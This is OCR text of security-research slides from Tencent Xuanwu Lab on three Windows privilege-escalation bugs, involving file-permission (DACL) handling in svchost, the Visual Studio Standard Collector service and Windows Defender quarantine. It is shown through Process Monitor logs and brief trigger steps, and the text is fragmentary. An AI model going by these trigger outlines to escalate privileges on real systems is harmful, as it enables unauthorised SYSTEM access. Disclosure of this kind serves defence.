
svchost.exe	4900	SetSecurityFile	SUCCESS	C:\Users\mathias\AppData\Local\Packages\Microsoft.WindowsCamera_8wekyb3d8bbwe\Settings\settings.dat.LOG1	0.0000214
svchost.exe	4900	SetSecurityFile	SUCCESS	ettings.dat.LOG2	0.0000132
svchost.exe	4900	SetSecurityFile	SUCCESS		0.0000174
svchost.exe	4900	SetSecurityFile	SUCCESS	che	0.0000156
svchost.exe	4900	SetSecurityFile	SUCCESS	okies	0.0000173
svchost.exe	4900	SetSecurityFile	SUCCESS	story	0.0000153
svchost.exe	4900	SetSecurityFile	SUCCESS		0.0000147
svchost.exe	4900	SetSecurityFile	SUCCESS		0.0000623
svchost.exe	1676	WriteFile	SUCCESS		0.0000432
System	4	WriteFile	SUCCESS	ettings.dat.LOG1	0.0014818
System	4	WriteFile	SUCCESS	ettings.dat	0.0000256
System	4	WriteFile	SUCCESS	ettings.dat	0.0008879
System	4	WriteFile	SUCCESS	ettings.dat	0.0000080
System	4	WriteFile	SUCCESS	ettings.dat	0.0000032
System	4	WriteFile	SUCCESS	ettings.dat	0.0004517

Event Properties


Event | Process | Stack

Fr...	Module	Location	Addı
U 25	rpcrt4.dll	NdrServerCallAll + 0x3c	0x7ff
U 26	rpcrt4.dll	NDRSContextMarshall2 + 0x2014	0x7ff
U 27	rpcrt4.dll	NDRSContextMarshall2 + 0x1178	0x7ff
U 28	rpcrt4.dll	NDRSContextMarshall2 + 0x19cb	0x7ff
U 29	rpcrt4.dll	RpcServerInqCallAttributesW + 0x4756	0x7ff
U 30	rpcrt4.dll	RpcServerInqCallAttributesW + 0x515c	0x7ff
U 31	rpcrt4.dll	RpcServerInqCallAttributesW + 0xfbd	0x7ff
U 32	rpcrt4.dll	RpcServerInqCallAttributesW + 0x26bd	0x7ff
U 33	rpcrt4.dll	I_RpcSend + 0x1a8	0x7ff


Bug #1


Time of Day Process Name PID Operation Result Path
C:\Windows\system32\cmd.exe
C:\Users\mathias>
Windows
Home Share View
This PC › Local Disk (C:) › Windows
Search Windows
Quick access
Desktop
Downloads
Documents
Pictures
Local Disk (C:)
System32
templ
Windows
OneDrive
This PC
Network
Name Date modified Type Size
hh.exe
lsasetup.log
MEMORY.DMP
mib.bin
notepad.exe
PFRO.log
Professional.xml
ProfessionalEducation.xml
ProfessionalWorkstation.xml
regedit.exe
setupact.log
setuperr.log
splwow64.exe
system - Copy.ini
system.ini
twain_32.dll
win - Copy.ini
win.ini
WindowsShell.Manifest
1 item selected 219 bytes
4 items

Bug #2


Diagnostics Hub Standard Collector Service
“Click button from menu” to trigger
Create X-X-X-X-X.scratch file
Set DACL for X-X-X-X-X file with same name

Bug #2


Event Properties
Event
Process
Stack
Image
Microsoft (R) Visual Studio Standard Collector
Microsoft Corporation
Name: StandardCollector.Service.exe
Version: 15.9.18214.2 built by: DiagnosticsHubMicroBuild
Path:
C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe
Command Line:
"C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe"
PID: 4688
Architecture: 64-bit
Parent PID: 600
Virtualized: False
Session ID: 0
Integrity: System
User: NT AUTHORITY\SYSTEM
Auth ID: 00000000:000003e7
Started: 1/21/2019 8:26:30 AM
Ended: (Running)
Modules:
Module Address Size Path Company Version Timestamp
StandardCollect... 0x7ff7d0720000 0x28000 C:\Program Files (x86)\Microsoft Vis... Microsoft Corpo... 15.9.18214.2 b... 8/2/2018 1:38:...
DiagnosticsHub.... 0x7ff9a78b0000 0x81000 C:\Program Files (x86)\Microsoft Vis... Microsoft Corpo... 15.9.18214.2 b... 8/2/2018 1:37:...
msvcp140.dll 0x7ff9a7940000 0x9b000 C:\Windows\System32\msvcp140.dll Microsoft Corpo... 14.16.27012.6 ... 10/12/2018 3:1...
Next Highlighted
Copy All
Close
4688 SetSecurityFile
SUCCESS
C:\Users


Bug #2

4688 QueryDirectory	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688 QueryDirectory	NO MORE FILES	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688 CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688 CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
9684 CreateFile	NAME NOT FOUND	C:\Users\test\AppData\Local\Temp\TOCTOU_HERE
4688 CreateFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE
4688 CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE
4688 CreateFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE

Bug #3


- Windows defender service
- “Click button from right click menu” to trigger
- Quarantine “Current threats”
- Set DACL for virus file

Bug #3



Current threats
Current threats are items detected by a scan, that require action.
Threats found. Start the recommended actions.
Start actions
HackTool:Win32/Mimikatz.E
3/15/2019
High
Action options:
Remove
Quarantine
Allow on device
See details

Bug #3

12:27:33.0318854 AM	MsMpEng.exe	2776	CreateFile	SUCCESS	C:\Users\test\Desktop\mimikatz.exe
12:27:33.0319171 AM	MsMpEng.exe	2776	QueryBasicInformationFile	SUCCESS	C:\Users\test\Desktop\mimikatz.exe
12:27:33.0319284 AM	MsMpEng.exe	2776	SetBasicInformationFile	SUCCESS	C:\Users\test\Desktop\mimikatz.exe
12:27:33.0319751 AM	MsMpEng.exe	2776	SetDispositionInformationFile	SUCCESS	C:\Users\test\Desktop\mimikatz.exe
12:27:33.0319957 AM	MsMpEng.exe	2776	QueryAttributeInformationVolume	SUCCESS	C:\Users\test\Desktop\mimikatz.exe
12:27:33.0320951 AM	MsMpEng.exe	2776	CreateFile	DELETE PENDING	C:\Users\test\Desktop\mimikatz.exe
12:27:33.0324208 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0325803 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0328571 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0330857 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0334656 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0334994 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0335258 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0948088 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0950290 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0952714 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.0965508 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.4125790 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe
12:27:33.4127519 AM	MsMpEng.exe				C:\Users\test\Desktop\mimikatz.exe.exe



Bug #3


Name
Date modified
Type
Size
mimikatz.exe
3/15/2019 2:37 AM
Application
1 KB
mimikatz.exe Properties
General
Compatibility
Security
Details
Previous Versions
Object name: C:\Users\test\t4\mimikatz.exe
Group or user names:
Everyone
SYSTEM
test (DESKTOP-7UJ8RD1\test)
test2 (DESKTOP-7UJ8RD1\test2)
Administrators (DESKTOP-7UJ8RD1\Administrators)
To change permissions, click Edit.
Edit...
Permissions for Everyone
Allow
Deny
Full control
Modify
Read & execute
Read
Write
Special permissions
For special permissions or advanced settings, click Advanced.
Advanced
mimikatz.exe - Notepad
File Edit Format View Help
123
ytes
ftware.

Acknowledgement

Yang Yu (@tombkeeper) of Tencent Security Xuanwu Lab
James Forshaw (@tiraniddo) of Google Project Zero
Chuanda Ding (@flowercode_) of Tencent Security Xuanwu Lab

Thanks

Tencent Security Xuanwu Lab

@XuanwuLab

xlab.tencent.com

Tencent 腾讯

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB